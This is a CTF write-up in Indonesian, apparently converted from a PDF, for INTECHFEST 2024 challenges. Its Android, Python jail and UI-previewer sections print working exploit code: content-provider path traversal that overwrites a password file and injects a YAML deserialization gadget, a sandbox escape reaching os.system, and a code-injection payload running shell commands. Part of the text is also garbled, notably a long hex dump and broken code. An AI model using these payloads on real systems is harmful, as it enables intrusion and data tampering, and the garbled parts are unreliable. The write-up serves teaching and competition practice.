b00060000002001200430000003000b00060000003000b0061000000400010000000000040  
00400010000004000f00020000004000b000600000040001004d000000400120056000000  
40004005f0000004000f00620000004000b00650000004000b00670000008000d000600000  
008000b00470000008000300600000009000f00060000009000300510000000900140057000  
0000a000c0006000000c00030050000000c000b005d000000d000f005e000000f0009004f0  
0000010000300500000010000b005d0000011000b000600000130013004b00000130013006  
600000014000b0006000001400060046000001400070046000001400080046000001400030  
0680000016000e00060000016000b00650000018000200550000019000b00480000019000  
b0049000001900000520000019000f0063000001900100064000001a000f0006000001a0  
00a005b000001c0005004a00000001000000111000001100000000000000000000000000000000  
813000  
00300  
0001100  
0000001c0017001a0145001212232320001c04170012054d0403056e30190010030c00232121004  
d0701056e302600600128020d060e000  
00500000071200a0021000a010f010000100010001000000000000000000000000000000000000000  
e000100010001000000020b00000400000070101c0000000e000600010002000100060b0000560  
00000620003001a0137006e2018001000710005000000c0038003e00620103006e10130000000  
c022203140070101f0003001a040c006e20220043000c036e20220023000c026e10230002000c0  
26e2018002100711006000000c00620103002202140070101f0002001a030f006e20220032000  
c026e20220002000c026e10230002000c026e20180021007110070000002808620003001a010d0  
06e201800100028050d006e101b000000e00  
a0b0000140000001a004e006e201e0001000a0038000c001a0003006e201d0001000a003800040  
01210280212000f0001000  
00002000000200b000022000000620003001a0135006e2018001000220009001a0104007020120  
01000220102007010010001006e20140010000c003800090021013d01060012014600000111001  
20001100010001000  
0290b00002d0000002200080022010a0070201500210070200f0010002202140070101f0002006  
e10110000000c01380106006e202200120028f76e10230002000c026e101000000011020d026e1  
0100000028050d00712000002002802270228ff00000a0000001300010022000000000000000000000  
2002100260000000100010001000  
0370b00000400000070101c0000000e0007000100030003003b0b0000f6000000620003001a013  
6006e201800100000012001a01390071202e0016000c0622011a002202140070101f0002001a0  
354006e20220032000c026e20220062000c066e10230006000c0670202c0061006206030022021  
40070101f0002001a0338006e20220032000c026e20210012000c026e10230002000c026e20180  
026006e102d0001000c061f0619001a0010006e202a006001a005a001a0169006e302b0006016  
e10270006006e10290006000a00620103002202140070101f0002001a0334006e20220032000c0  
26e20200002000c026e10230002000c026e20180021001301c80033100a00620003001a010e006  
e20180010002819620103002202140070101f0002001a030b006e20220032000c026e202000020  
00c006e10230000000c006e201800010038065a0028550d00280c0d0028300d060705076007562  
8510d06070507600756620102006e101a0000000c022203140070101f0003001a0409006e20220  
043000c036e20220023000c026e10230002000c026e20180021006e101b00000038062b0028260  
d06070507600756620102006e1016000000c022203140070101f0003001a0412006e202200430  
00c036e20220023000c026e10230002000c026e20180021006e1017000000380605006e1028000  
6000e000d00380605006e10280006002700090000003c000100450000004f000a00a4000000450  
01300037e0cc60110a0019b017e0c9901109701ef0100ef01000020000002000000740b00000  
e00000022001600220103007010030001007020240010006e1025000000e000000000000000000000  
07c0b000001000000e0012000e0016000e784b2d011c0f4b01180f3c1e7b1b1e3d002a0200000  
e0028000e7878965a4c003201000ea55b694c4b3a027a1d000b000e003d01000e78207801180f0  
11811695c7a3e4b01180f4b88020b01180e2d027a1d2835027b594c011c0f3d2d02761d4c011c0  
f412d3e193c3d0012000e0212a43c006b000e00010000000b00000001000000120000002000000  
0110021000100000090000000200000013001300100  
0001300000002000001300200001000000e00000002000000170017000200000009001300162  
d24244e65737424736d66696e64466c61674696c65001a2d24244e65737424736d72656164466  
c616746726f6d46696c6500122d24244e65737424736d73656e64466c616700042e74787400282



```
0220000002002000030000001500000a802000040000004000000a40300005000002f000
000c4030000600000040000003c0500001200000f00000bc0500003200000900000020
b000001100000c00000800b00002200006c00000e00b00004200000300000e2130000
02000004000000f81300005200000100000053140000310000030000058140000620000
00200000070140000010000010000098140000";
    byte[] bytes = hexStringToByteArray(hexString);

    // Write the bytes to the file
    FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
    fileOutputStream.write(bytes);
    fileOutputStream.close();

    // Close the ParcelFileDescriptor
    pfd.close();

    // Log success
    Log.d(TAG, "File write successful: " + fileUri.toString());
} else {
    // Log error if pfd is null
    Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
}
} catch (IOException e) {
    // Log the exception in case of failure
    Log.d(TAG, "Error writing to file: " + e.getMessage());
    e.printStackTrace();
} catch (Exception e) {
    Log.d(TAG, "Unexpected error: " + e.getMessage());
    e.printStackTrace();
}
}

// Helper function to convert hex string to byte array
public static byte[] hexStringToByteArray(String s) {
    int len = s.length();
    byte[] data = new byte[len / 2];
    for (int i = 0; i < len; i += 2) {
        data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
                + Character.digit(s.charAt(i+1), 16));
    }
    return data;
}

public static void pocAimar(Context context) {
    try {
        Uri contentUri =
Uri.parse("content://com.aimardcr.pwdmanager/%2E%2F%2E%2F%2E%2F%2E%2F%2E%2
%2F%2E%2F%2E%2F/data/data/com.aimardcr.pwdmanager/files/pwds.yml");

        ContentResolver resolver = context.getContentResolver();
        FileOutputStream fos = (FileOutputStream)
resolver.openOutputStream(contentUri, "");
        fos.write("\n- id: 3\n" +
            "  application: Google\n" +
            "  username: Sasuke\n" +
            "  password: Sasuke\n");
    }
}
```

```
        " password: AAAA").getBytes());
    fos.close();
} catch (Exception e) {
    Log.e("PwdManager", "Error: " + e.getMessage());
}
}

public static void writeToFiles(Context context) {
try {
    // Ensure context is valid
    if (context == null) {
        Log.d(TAG, "Context is null");
        return;
    }

    // Construct the content URI to access the target file
    String pathtraversal =
"%%E%2E%2F%2E%2F%2E%2F%2E%2F%2E%2F%2E%2Fdata%2Fdata%2Fcom.aimardcr.pwdma
nager%2Ffiles%2Fpwdbs.yml";
    Uri fileUri =
Uri.parse("content://com.aimardcr.pwdmanager/" + pathtraversal);
    Log.d(TAG, "File URI constructed: " + fileUri.toString());

    // Get ContentResolver and open the file descriptor
    ContentResolver contentResolver = context.getContentResolver();
    ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "w"); // Open file in write mode
    Log.d(TAG, "ParcelFileDescriptor opened");

    if (pfd != null) {
        // Write malicious data to the file
        FileOutputStream fileOutputStream = new
FileOutputStream(pfd.getFileDescriptor());
        String maliciousData ="\n- id: 4\n"+
            " application: hacked\n"+
            " username: john\n"+
            " password: Bob443\n"+
            "debugHelper:\n" +
            "    autoStart: !!com.aimardcr.pwdmanager.DebugHelper
[True]";

        fileOutputStream.write(maliciousData.getBytes());
        fileOutputStream.close();

        // Close the ParcelFileDescriptor
        pfd.close();


        // Log success
        Log.d(TAG, "File write successful: " + fileUri.toString());
    } else {
        // Log error if pfd is null
        Log.d(TAG, "Failed to open file descriptor for: " +
fileUri.toString());
    }
} catch (IOException e) {
    // Log the exception in case of failure
}
```

```
        Log.d(TAG, "Error writing to file: " + e.getMessage());
        e.printStackTrace();
    } catch (Exception e) {
        Log.d(TAG, "Unexpected error: " + e.getMessage());
        e.printStackTrace();
    }
}
```

Build apk, listen ke port server buat dapetin flag nya entah pake ngrok atau vps terserah, lalu upload ke POC Tester dan dapet deh flag nya, dan berikut ini beberapa kendala saat kemaren padahal 10 menit sebelum end kita udah punya poc yang sama, tapi di lokal itu work tetapi di instance itu harus kayak gini, dan **disarankan untuk next ctf `client.py` nya minta tolong dibagikan juga.**

## Showcase video:

[https://www.youtube.com/watch?v=PXQNMEK\\_7Y&t=2s](https://www.youtube.com/watch?v=PXQNMEK_7Y&t=2s)



Gatau kenapa di lokal tidak pakai queries bisa, tapi di instance gamau,  
Ini manifest solver saya


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">
    <queries>
        <package android:name="com.aimardcr.pwdmanager" />
    </queries>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.PwdManager_solver"
        android:networkSecurityConfig="@xml/network_security_config"
        tools:targetApi="31">
        <activity android:name=".getFlag" android:enabled="true"
        android:exported="true"/>
        <activity
            android:name=".MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```


## Problem kedua

**tolong kaki saya sakit** Today at 1:57 AM  
harusnya /files/\* di delet



```
Queue ID: d7f4890a-262d-4c7e-a2fb-8d4408a...  
Challenge: Password Manager  
Status: COMPLETED  
  
☰ Passwords  
  
Facebook  
Google  
sheeshi bengsky still here
```

2:02 AM see this



```
Queue ID: 417e0776-954a-4f48-b69d-58e...  
Challenge: Password Manager  
Status: COMPLETED  
  
☰ Passwords  
  
Facebook  
Google  
  
sheeshdexqNukhpxVlpXEJMHmC  
egGQWPOPKFFFheUHIRcdJpS0  
bpnnmrbnnPONnngbnnPnFopp  
nnnnnZinnnbnnnnbnbpnnnZ0  
nnnEOEtppnxKxxzLILKzzxitKK  
estsmreadFlagFromFileNestsmg
```

file debugernya numpuk  
sedangkan mode writenya gk bisa truncate tdi saya sdh coba

**hmm! mata mata~** Today at 2:03 AM  
iya baru notice kalo uninstallnya di komen, pantes tadi pas restart pas @skull coba langsung bisa



# Cryptography

Alin

Diberikan sebuah file Matrix.class, saat di decompile jadi seperti ini

```
import java.util.Scanner;

public class Matrix {
    static Scanner input;

    public static int[][] multiply(int[][] var0, int[][] var1) {
        int var2 = var0.length;
        int var3 = var1[0].length;
        int var4 = var3;
        int[][] var5 = new int[var2][var3];

        for(int var6 = 0; var6 < var2; ++var6) {
            for(int var7 = 0; var7 < var3; ++var7) {
                for(int var8 = 0; var8 < var4; ++var8) {
                    var5[var6][var7] += var0[var6][var8] * var1[var8][var7];
                }
            }
        }

        return var5;
    }

    public static int[][][] string_to_matrix(String var0) {
        int[][][] var1 = new int[var0.length() / 9][3][3];

        for(int var2 = 0; var2 < var0.length(); var2 += 9) {
            int[][] var3 = new int[3][3];

            for(int var4 = 0; var4 < 9; ++var4) {
                var3[var4 / 3][var4 % 3] = var0.charAt(var2 + var4);
            }

            var1[var2 / 9] = var3;
        }
    }
}
```

```
        return var1;
    }

public static void main(String[] var0) {
    System.out.print("plaintext: ");
    String var1 = input.nextLine();
    if (var1.length() % 9 != 0) {
        var1 = var1 + "?".repeat(9 - var1.length() % 9);
    }

    int[] var2 = new int[var1.length()];
    int[][][] var3 = string_to_matrix(var1);

    int var4;
    for(var4 = 0; var4 < var3.length; ++var4) {
        int[][] var5 = var3[var4];
        int[][] var6 = var3[0];
        int[][] var7 = multiply(var5, var6);

        for(int var8 = 0; var8 < 3; ++var8) {
            for(int var9 = 0; var9 < 3; ++var9) {
                var2[var4 * 9 + var8 * 3 + var9] = var7[var8][var9];
            }
        }
    }

    System.out.print("ciphertext: ");

    for(var4 = 0; var4 < var2.length; ++var4) {
        System.out.print(var2[var4] + " ");
    }

}

static {
    input = new Scanner(System.in);
}
}
```

Yak jadi keliatannya cukup straightforward saja, jadi stringnya dibagi jadi beberapa block, tiap block berisi 9 karakter dalam matrix 3x3, lalu tiap block dikali dengan block pertama.

Nah kita tahu kalau block pertama itu flag format (INTECHFES), jadi kita bisa kali semua block dengan inverse itu saja

```
from sage.all import *
a = list(map(int,"16591 16716 18720 14700 14839 16596 15681 15810 17737
23089 23142 25955 18377 18305 20521 14746 14738 16272 19214 19535 21465
22507 22778 25463 19780 19694 22182 18507 18417 20641 18043 18278 20120
21986 22215 24733 19077 19278 21221 23126 23249 26010 19701 19598 22096
17963 17903 20089 17817 17747 19921 19586 19894 22442 16831 16778 18597
13356 13482 15057 13356 13482 15057".split()))
mat = []
for i in range(0, len(a), 9):
    res = matrix(3,3)
    for j in range(3):
        for k in range(3):
            res[j,k] = a[i+j*3+k]
    mat.append(res)

div = list(b"INTECHFES")
res = matrix(3,3)
for i in range(3):
    for j in range(3):
        res[i,j] = div[i*3+j]

for i in range(len(mat)):
    mat[i] = mat[i]**(res**-1)
    for x in (list(mat[i])):
        print(chr(x[0])+chr(x[1])+chr(x[2]), end="")
```

Flag: INTECHFEST{y3t\_4n0th3r\_m4tr1x\_ch4ll\_bu7\_wr1tt3n\_1n\_j4v4}

# InTechPrimes

Diberikan soal berikut

```
#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open("flag.txt", "rb").read()

def intechprimes(nbit, z=8):
    hbit = nbit // 2
    big = getStrongPrime(nbit)
    small = sum(pow(2, e) for e in range(hbit - z, hbit))

    while True:
        small += 1
        p = big % (small - z)
        q = big % (small + z)
        n = p * q
        if isPrime(p) and isPrime(q) and n.bit_length() == nbit:
            return [n, (small << hbit) + (big >> hbit)]

m = bytes_to_long(FLAG)
e = 65537
n, h = intechprimes(1024)
c = pow(m, e, n)

print(f"e = {hex(e)}")
print(f"n = {hex(n)}")
print(f"h = {hex(h)}")
print(f"c = {hex(c)}")

#!/usr/bin/env python3
from Crypto.Util.number import *

FLAG = open("flag.txt", "rb").read()
```

```

def intechprimes(nbit, z=8):
    hbit = nbit // 2
    big = getStrongPrime(nbit)
    small = sum(pow(2, e) for e in range(hbit - z, hbit))

    while True:
        small += 1
        p = big % (small - z)
        q = big % (small + z)
        n = p * q
        if isPrime(p) and isPrime(q) and n.bit_length() == nbit:
            return [n, (small << hbit) + (big >> hbit)]


m = bytes_to_long(FLAG)
e = 65537
n, h = intechprimes(1024)
c = pow(m, e, n)

print(f"e = {hex(e)}")
print(f"n = {hex(n)}")
print(f"h = {hex(h)}")
print(f"c = {hex(c)}")

```

Ya jadi kita diberikan  $p \cdot q$  sebagai berikut

$$p = \text{big} - k \cdot (\text{small} - z)$$

$$q = \text{big} - l \cdot (\text{small} + z)$$

Untuk sebuah bilangan  $k$  dan  $l$

Kita juga diberikan  $\text{small}$  dan MSB dari  $\text{big}$ , kita sebut saja  $\text{big}'$ , sehingga

$$p \cdot q = (\text{big}' * 2^{512} + x - k \cdot (\text{small} - z)) * (\text{big}' * 2^{512} + x - l \cdot (\text{small} - z))$$

Untuk sebuah bilangan  $x$

Nah sekarang kita punya 3 unknown variable,  $k$ ,  $l$  dan  $x$ . Untungnya kita bisa dapat  $k$  dan  $l$  dengan cara berikut:

$$\text{big}' * 2^{512} // (\text{small} - z) = k$$

$$\text{big}' * 2^{512} // (\text{small} + z) = l$$

Proof is left as an exercise for the reader (hint  $x < \text{small}$ )

Jadi unknown variable nya sisa 1 dengan 1 equation, tinggal solve biasa aja

```
print(m)
```

Flag: INTECHFEST{i\_w0nder\_how\_s1mple\_is\_this\_one\_831b53}

# Misc

## Sanity Check

Ada javascript, tinggal dideobfuscate

```
"table", "trace"];
5 v      for (let _0x7041f1 = 0; _0x7041f1 < _0x20257c.length; _0x7041f1++)
6 +) {
7     const _0x913650 =
8       _0x4d3511.constructor.prototype.bind(_0x4d3511);
9     const _0x3d2425 = _0x20257c[_0x7041f1];
10    const _0x6a5c41 = _0xb90b80[_0x3d2425] || _0x913650;
11    _0x913650.__proto__ = _0x4d3511.bind(_0x4d3511);
12    _0x913650.toString = _0x6a5c41.toString.bind(_0x6a5c41);
13    _0xb90b80[_0x3d2425] = _0x913650;
14  }
15 );
16 _0x52c635();
17 v  if (currentString.length <
18 "INTECHFEST{W3lc0m3_And_G00dluck}".length) {
19   nextChar =
20   "INTECHFEST{W3lc0m3_And_G00dluck}"[currentString.length];
21   drawChar();
22   message.textContent = "Flag: " + currentString;
23 v } else {
24   ctx.clearRect(0, 0, canvas.width, canvas.height);
25   message.textContent = "Congratulations! You've revealed the flag
INTECHFEST{W3lc0m3_And_G00dluck}";
26 }
27 }
28 function _0x48c142(_0x8bd42, _0x5a181c, _0x4a05a7, _0x330b38,
29 _0x459d74) {
30   return _0x484c(_0x4a05a7 - 0xbf, _0x330b38);
31 }
32 function isCharClicked(_0x401346, _0x2b276b) {
33   const _0x4ec63c = ctx.measureText(nextChar).width;
```

Flag: INTECHFEST{W3lc0m3\_And\_G00dluck}

## Typical

```
#!/usr/bin/env python3

code = '''

__import__('sys').modules.clear()
__builtins__ = __import__('sys')._getframe(0).f_builtins

for _ in unsafe_builtins:
    del __builtins__[_]
unsafe_builtins.clear()
'''

unsafe_builtins = []
unsafe_chars = '!%"#$%&\n' ()*+-,/;<=>?@\\^`{|}~0123456789\t '


for _ in __builtins__.dict__:
    if not isinstance(__builtins__.dict__[_], type):
        unsafe_builtins.append(_)
    elif _.startswith('_'):
        unsafe_builtins.append(_)

user_input = input('Enter code: ').strip()
for c in set(user_input):
    if c in unsafe_chars:
        exit('Unsafe character detected!')

# No file descriptor for you
__import__('sys').stdin = None
__import__('sys').stderr = None
__import__('sys').stdout = None

exec(code + user_input, {'unsafe_builtins': unsafe_builtins}, {})
```

No function call, no number, pretty much no special char kecuali `.[]`: , no string  
Builtins hanya class type aja tapi masih ada beberapa yang agak useful kayak range, zip, dll,  
builtins lain dihapus dari semua frame sehingga ngga bisa direcover pake self atau frame  
`f_back` atau semacamnya, oh dan no file descriptor aslinya ngga yakin ini implikasinya apa tapi  
kayaknya ini membuat kita harus dapat shell wkwkw

Nah pertama kita harus mengatasi masalah function call, disini kita bisa menggunakan magic method `__class_getitem__` pada suatu class untuk melakukan function call menggunakan getitem alias []

Nah masalahnya kita ngga bisa bikin class custom karena `__build_class__` ilang, dan semua class builtin sepertinya immutable semua, tapi dari hint sudah jelas pasti ada suatu class yang somehow bisa di overwrite magic methodnya. Setelah coba coba dikit ternyata class `ExceptionGroup` tidak dihapus dan somehow bisa di overwrite magic methodnya (later ini di confirm mas hanasuru bahwa class ini unintended dan merupakan class baru dan tidak diduga memiliki magic method yang mutable), anyway sekarang function call aman, tinggal construct string sama angka, construct string surprisingly easy lewat execption message (e.g `NameError: 'something' is not found`) done angka juga ternyata cukup mudah dengan pakai enumerate, terus bisa di decrement terus dengan range (e.g `for i in range(x) -> diakhir i == x-1`), sisanya tinggal panggil preloaded os dari sebuah subclasses

```
# from wrth import *
from pwn import *

a = """for ExceptionGroup.__class_getitem__ in [enumerate]:pass
try:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
except NameError as e:[ExceptionGroup for ExceptionGroup.oneforty in
ExceptionGroup[e.args[False]]]
for ExceptionGroup.oneforty in [ExceptionGroup.oneforty[False]]:pass
try:A
except NameError as e:[ExceptionGroup for ExceptionGroup.twentytwo in
ExceptionGroup[e.args[False]]]
for ExceptionGroup.twentytwo in [ExceptionGroup.twentytwo[False]]:pass
for ExceptionGroup.__class_getitem__ in [range]:pass
for ExceptionGroup.twentyone in
ExceptionGroup[ExceptionGroup.twentytwo]:pass
for ExceptionGroup.twenty in ExceptionGroup[ExceptionGroup.twentyone]:pass
for ExceptionGroup.nineteen in ExceptionGroup[ExceptionGroup.twenty]:pass
for ExceptionGroup.eighteen in
ExceptionGroup[ExceptionGroup.nineteen]:pass
for ExceptionGroup.seventeen in
ExceptionGroup[ExceptionGroup.eighteen]:pass
for ExceptionGroup.sixteen in
ExceptionGroup[ExceptionGroup.seventeen]:pass
for ExceptionGroup.fifteen in ExceptionGroup[ExceptionGroup.sixteen]:pass
for ExceptionGroup.fourteen in ExceptionGroup[ExceptionGroup.fifteen]:pass
for ExceptionGroup.thirteen in
ExceptionGroup[ExceptionGroup.fourteen]:pass
```

```
for ExceptionGroup.twelve in ExceptionGroup[ExceptionGroup.thirteen]:pass
for ExceptionGroup.eleven in ExceptionGroup[ExceptionGroup.twelve]:pass
for ExceptionGroup.ten in ExceptionGroup[ExceptionGroup.eleven]:pass
for ExceptionGroup.nine in ExceptionGroup[ExceptionGroup.ten]:pass
for ExceptionGroup.eight in ExceptionGroup[ExceptionGroup.nine]:pass
for ExceptionGroup.seven in ExceptionGroup[ExceptionGroup.eight]:pass
for ExceptionGroup.six in ExceptionGroup[ExceptionGroup.seven]:pass
for ExceptionGroup.five in ExceptionGroup[ExceptionGroup.six]:pass
for ExceptionGroup.four in ExceptionGroup[ExceptionGroup.five]:pass
for ExceptionGroup.three in ExceptionGroup[ExceptionGroup.four]:pass
for ExceptionGroup.two in ExceptionGroup[ExceptionGroup.three]:pass
[ExceptionGroup for ExceptionGroup.__class__getitem__ in
[list.__class__.__subclasses__]]
for ExceptionGroup.s in
[ExceptionGroup[list.__base__][ExceptionGroup.oneforty].__init__.__globals__]:pass
try:system
except NameError as e:[ExceptionGroup for ExceptionGroup.a in
[ExceptionGroup.s[e.args[False][ExceptionGroup.six:ExceptionGroup.twelve]]]
[ExceptionGroup for ExceptionGroup.__class__getitem__ in
[ExceptionGroup.a]]
ExceptionGroup[classmethod.__name__[::ExceptionGroup.four][True:]]
"""
a = a.replace("\n","\r").replace(" ", "\x0c").encode()
print(a)
context.log_level = "DEBUG"
r = remote("127.0.0.1", 38339)
r.recv()
r.sendline(a)
r.interactive()
```

**Flag: INTECHFEST{tRACIn6\_bACK\_OVER\_pytHOn\_3xCePTION\_E6sEcADElZ}**

## Previewer

Jadi di challenge ini kita bisa convert file .ui ke python, terus kode pythonnya bakal dijalankan. Setelah trial and error, ternyata ada semacam code injection ketika proses convert. Letaknya ada di tag `property` dan attribut `name`. Jika kita pakai titik koma dalam value `name` maka nantinya kode python yang di-generate akan terputus dan kodingan malicious yang kita inject bisa dijalankan

File ui

```
<rect>
</rect>
</property>
<property name="windowTitle;rce = __import__('os').popen('cat /flag*').read();self.label.setText(_translate('MainWindow', rce))#">
<string>Hello, World!</string>
</property>
<widget class="QWidget" name="centralwidget">
<widget class=" QLabel" name="label">
```

File generate python

```
def retranslateUi(self, MainWindow):
    _translate = QtCore.QCoreApplication.translate
    MainWindow.setWindowTitle;rce = __import__('os').popen('cat /flag*').read();self.label.setText(_translate('MainWindow', rce))#(_translate("MainWindow", "Hello, World!"))
```


Disini perlu bypass satu proteksi, yakni gabole make petik satu. Cara bypassnya bisa dengan menggunakan html entity &quot;

Final poc

```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
<class>MainWindow</class>
<widget class="QMainWindow" name="MainWindow">
<property name="geometry">
<rect>
<x>0</x>
<y>0</y>
<width>1000</width>
<height>1000</height>
```

```
</rect>
</property>
<property name="windowTitle">
<string>Hello, World!</string>
</property>
<widget class="QWidget" name="centralwidget">
<widget class="QLabel" name="label">
<property name="geometry">
<rect>
<x>150</x>
<y>130</y>
<width>1000</width>
<height>300</height>
</rect>
</property>
<property name="text(_translate("MainWindow",
"join(__import__(os).popen("cat /flag*").read()))))#">
<string>Hello, World!</string>
</property>
</widget>
</widget>
</widget>
<resources/>
<connections/>
</ui>
```

## Previewer



Flag:

INTECHFEST{ini\_awalnya\_mau\_dijadiin\_cve\_cuman\_katanya\_bukan\_sekurity\_issue\_jadi\_ywdah\_deh}

## [Osint] Details

Berhubung attachmentnya gede, kemungkinan info exifnya masih ada. Jadi jalankan exiftool buat ngeliat exif data. Disini dapet GPS Location

```
Create Date          : 2024:08:14 14:25:37.386+08:00
Date/Time Original : 2024:08:14 14:25:37.386+08:00
Modify Date         : 2024:08:14 14:48:14+08:00
Thumbnail TIFF     : (Binary data 125400 bytes, use -b option to extract)
GPS Altitude       : 10.3 m Above Sea Level
GPS Date/Time      : 2024:08:14 06:25:34Z
GPS Latitude       : 8 deg 45' 59.50" S
GPS Longitude      : 115 deg 10' 13.20" E
Circle Of Confusion: 0.007 mm
Field Of View       : 69.4 deg
Focal Length        : 5.7 mm (35 mm equivalent: 26.0 mm)
GPS Position        : 8 deg 45' 59.50" S, 115 deg 10' 13.20" E
Hyperfocal Distance: 3.29 m
Light Value         : 5.8
Lens ID             : iPhone 14 back dual wide camera 5.7mm f/1.5
beluga@localcat ~/CTF/intechfest2024/misc/dist
$
```

Tinggal di convert ke koordinat terus akses ke gmaps

Here's how to convert each part:

### 1. Latitude:

- $8^\circ 45' 59.50'' \text{ S}$
